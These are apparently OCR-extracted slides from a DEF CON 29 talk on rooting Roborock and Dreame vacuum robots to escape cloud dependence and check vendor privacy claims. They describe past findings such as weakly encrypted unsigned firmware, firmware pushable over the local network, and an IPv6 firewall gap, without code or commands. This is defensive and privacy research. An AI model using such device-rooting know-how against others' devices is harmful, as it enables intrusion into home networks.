


Robots with lasers and cameras (but no security): Liberating your vacuum from the cloud

DEFCON 29 – Dennis Giese


About me

Northeastern University
Khoury College of Computer Sciences

- PhD student at Northeastern University, USA
  - Working with Prof. Guevara Noubir @Khoury
  - Research field: Wireless and embedded security&privacy
- Interests: Reverse engineering of interesting devices
  - Smart Home Devices, mostly vacuum cleaning robots
  - Current research: Smart Speakers

Most recent work

- "Amazon Echo Dot or the reverberating secrets of IoT devices"
- Authors: Dennis Giese and Guevara Noubir
- Published: ACM WiSec 2021



Goals

- Get an overview over the development of vacuum robots
  - Focus: Roborock and Dreame
- Learn about vulnerabilities and backdoors
- Understand methods to root current robots

Side note: Generally, a friendly relationship with vendors is maintained

https://www.dreame-technology.com/
https://www.roborock.com

MOTIVATION


Why do we want to root devices?

- Play with cool hardware
- Stop devices from constantly phoning home
- Use custom Smart Home Software
- Verification of privacy claims

Why do we not trust IoT?

- Devices are connected to the home network
- Communication to the cloud is encrypted, content unclear
- Developing secure hardware and software is hard
- Vendor claims contradict each other

“Nothing is sent to the cloud”?



Built for Privacy

When it comes to a camera in the home, privacy and security are critical. Every image ReactiveAI processes is captured and deleted in an instant.[1] Not only that, S6 MaxV is certified by TUV Rheinland as a safe smart home product and keeps your data safe and secure.

Nothing is ever duplicated


Nothing is ever stored

Nothing is sent to the cloud

https://global.roborock.com/pages/roborock-s6-maxv

… but you can access the camera?

Look around your home even when you're away. Fire up the Roborock app and drive around seeing what S6 MaxV sees. Make sure you've closed your doors, reassure yourself that your home is as you left it, or check in on the mischief your pets are up to. Even send a voice message to tell them you'll be home soon.[7]



https://global.roborock.com/pages/roborock-s6-maxv

Problem of used devices

- Used devices might be problematic
  - Previous owner installed rootkit
  - New owner cannot verify software
  - Result: Device might behave maliciously in your network
- Rooting is the only way to verify that a device is „clean“

A LOOK IN THE PAST:
THE GOOD OLD TIMES


First work in 2017

- Work together with Daniel Wegemer
- Xiaomi Vacuum Robot / Roborock S5
- Findings:
  - Firmware images: unsigned and encrypted with weak key
  - Custom firmware could be pushed from local network
- Result:
  - Rooting without disassembly
  - Development of custom Software and Voice packages
- Publication: 34C3 (2017) and DEF CON 26 (2018)

rockrobo.vacuum.v1 (End of 2016), roborock.vacuum.s5 (End of 2017)

Recap Hardware V1 / S5

- Quadcore ARM
- 512 Mbyte RAM
- 4 GByte eMMC Flash
- Sensors:
  - LiDAR
  - IR
  - Ultrasonic
- Debug ports:
  - USB
  - UART



Recap Software V1 / S5

- Ubuntu 14.04.3 LTS (Kernel 3.4.xxx)
  - Mostly untouched
  - Obfuscated “root” password
- Player 3.10-svn
  - Open-Source Cross-platform robot device interface & server
- Proprietary software (/opt/rockrobo)
  - Custom adbd-version
  - Watchdog (enforces copy protection)
  - Logging tool (uploading a lot of data to the cloud)
- iptables firewall enabled (IPv4!)
  - Blocks Port 22 (SSHd) + Port 6665 (player)
  - Fail: IPv6 not blocked at all

THE FORCE STRIKES BACK: LOCKING DOWN THE DEVICES

